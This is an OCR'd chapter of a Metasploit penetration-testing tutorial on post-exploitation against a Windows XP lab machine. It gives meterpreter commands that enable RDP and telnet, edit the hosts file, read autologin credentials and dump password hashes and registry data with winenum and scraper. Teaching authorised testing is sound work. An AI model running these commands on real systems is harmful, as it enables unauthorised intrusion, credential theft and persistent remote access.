In the previous chapter, we were able to compromise the system and get access to the meterpreter. Now once we have access to the system, our main focus lies on extracting as much information as we can from the system, while at the same time being invisible to the user. This would include information that can be analyzed offline on the attacker system, such as a Windows registry dump, password hash dump, screenshots, and audio recordings. In this chapter, we will explain the concept of post exploitation and its phases in detail. We will further be covering a tutorial on the various techniques of post exploitation.

What is post exploitation?

As the term suggests, **post exploitation** basically means the phases of operation once a victim's system has been compromised by the attacker. The value of the compromised system is determined by the value of the actual data stored in it and how an attacker may make use of it for malicious purposes. The concept of post exploitation has risen from this fact only as to how you can use the victim's compromised system's information. This phase actually deals with collecting sensitive information, documenting it, and having an idea of the configuration settings, network interfaces, and other communication channels. These may be used to maintain persistent access to the system as per the attacker's needs.


Phases of post exploitation

The various phases of post exploitation are as follows:


- Understanding the victim
- Privilege escalation
- Cleaning tracks and staying undetected
- Collecting system information and data
- Setting up backdooring and rootkits
- Pivoting to penetrate internal networks

Tutorial


Up to this point, we know how to exploit a vulnerable system. We can see in the following screenshot that we already have a meterpreter session running. Now we are going to start the first phase of post exploitation by gathering as much information as possible.




1. First, we'll check for the system information by executing the `sysinfo` command. Type in `sysinfo`:



2. After executing the command, we can see here that the computer name is **EXPLOIT**. The operating system that is running on the victim's system is Windows XP service pack 2 with an x86 architecture. The language being used is US English. Let us check the process that has the meterpreter attached to it. For this purpose we use the `getpid` command, so type in `getpid` and it will show the process ID of the meterpreter:




3. The process ID shown by the `getpid` command is **1008**. Now we'll check the running processes in the victim system's process list, so type the `ps` command:




We can clearly see that the process **1008** is running as `svchost.exe`; it resides under the `windows/system32` directory.

4. Now check whether the victim's system is a virtual machine or not. For this, type in the `run checkvm` command:



After running the post exploit script it detected that the operating system is running under the VirtualBox virtual machine.

5. Now let us check whether the victim is active or not. For this, we type in `idletime`. Executing this script will show us the recent activity time of the victim:




It is good that the victim is active and that their recent activity is just 16 seconds old.


6. Check the victim's system environment by running another meterpreter script by executing the `run get_env` command:

We can see the system's environment information, such as the number of processors, operating system, Windows directory path, and more.

7. Now let us check the victim's system IP address by typing the `ipconfig` command:




8. Here we can see the IP address of the victim's PC; now if we want to see the full network settings, we'll type in the `route` command:




Here we can see the network route settings of the victim's system.

9. Another important script that we run for mapping the security configuration of the victim's system is known as `countermeasure`. Type in `run getcountermeasure`:




By running this script, we can see the firewall profile configuration.

10. Now we are going to enable the victim's Remote Desktop Protocol service. Type in `run getgui`; it shows a list of the available options. We can see in **OPTIONS** that the `-e` syntax is used for enabling RDP, so type in the `run getgui -e` command:




11. Another common service that we expect to be enabled on the Windows operating system is the `telnet` service. The `gettelnet` script is used for enabling the `telnet` service on the compromised machine. So type in `run gettelnet`, and it will show a list of the available options. We can notice in the **OPTIONS** section that `-e` is used for enabling the `telnet` service, so type in `run gettelnet -e`:

12. Let us have a look at the victim's local subnet by running another script. Type in the `run get_local_subnets` command:




We can see the local subnet of the victim's system in the preceding screenshot.

13. Another interesting script is `hostedit`. It allows an attacker to add host entries in the Windows host file. Type in `run hostedit`:




14. Upon running this script, we can see the usage syntax of `hostedit`. Type in `run hostedit –e 127.0.0.1, www.apple.com`:




Here we can see that the host record has been added to the victim's host file.

15. For verifying it, we can open the victim's system directory at `c:\windows\system32\drivers\etc\`. Here we can find the host's file, and on opening this file in Notepad, we can see the host that has been added:



16. Now let us enumerate as to how many users are currently logged in on the victim's system. For this purpose, we'll type in `run enum_logged_on_users`. Using this command shows us a list of available options, and we can see in **OPTIONS** that `-c` is being used for the currently logged-in users. So, type in `run enum_logged_on_users`:




We can see in the preceding screenshot that the user/victim is currently logged in on the system.

17. After enumerating the users, we then move on to enumerate the applications installed on the victim's system. So to enumerate the installed applications' list, we just need to type in `run get_application_list` and it will show us all the installed applications:


In the preceding screenshot, we can see the list of installed applications.

18. After that, we move on to enumerate the victim's drive information for the purpose of gathering physical drive information. Type in `run windows/gather/forensics/enum_drives`:




We can see the drive name and size in bytes in the preceding screenshot.

19. We also see the victim's operating system's product key. This is an amazing script that may be used by typing `run windows/gather/enum_ms_product_keys`; it will reveal the serial key:




Using this command, in the preceding screenshot, we can see the product key of the Windows operating system that is installed on the victim's PC.

20. Now let us check the Windows `autologin` feature in the victim's system by running another meterpreter script. Type in `run windows/gather/credentials/windows_autologin`:




We can see as in the in the preceding screenshot that the victim's system username is `victim` and that the password is blank. He is using his system without a password.


21. Now another important script that we are going to run is for enumerating the system information. This will dump some juicy information, such as hashes and tokens, from the victim's system by running different utilities and commands. Type in `run winenum`:



22. After running the script, we notice that a lot of the commands running on the victim's system and all the reports are being saved in the `/root/.msf4/logs/scripts/winenum/EXPLOIT-0FE265D_20130327.2532` directory. Now we can go through this directory and view some of the results:




23. In this directory, we can see some data being saved in the TXT and CSV formats. Now we can open any report as per our need. Here we are opening `hashdump.txt`, so type in `cat hashdump.txt`:



Here we can see all the dumped hashes of the different users.


24. The last script that we are going to use for this lab is called `scraper`. This script can be used for dumping additional information (such as extracting the entire registry key) that is not included in any other enumeration script from the victim's system. Type in `run scraper`:

We can see in the preceding screenshot that after running the script, it starts dumping hashes, registry keys, and basic system information, and it saves the report in the `.msf4/logs/scripts/scraper/192.168.0.104_20130327.563889503` directory.



We can see that many results have been saved in this directory in the TXT format.

25. We'll now open up a result as an example, so type in `cat services.txt`:



In the preceding screenshot, we can see the different Windows Services running on the victim's system.

Summary

In this chapter, we went through the first phase of post exploitation in which we made an attempt to understand our victim better. Once we had the meterpreter session running, we leveraged it to gather important system information, hardware details, and so on. We used meterpreter scripts to dump the Windows registry and the password hashes. The attacker was able to get a list of the programs installed on the victim's machine. Using post exploitation techniques, we were able to enumerate the victim's hard disk information, including the physical and logical partitions. Further penetrating into the victim's system, we could gather the network information and make changes to the host's record file. In the next chapter, we will move on to the next phase of post exploitation: privilege escalation.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

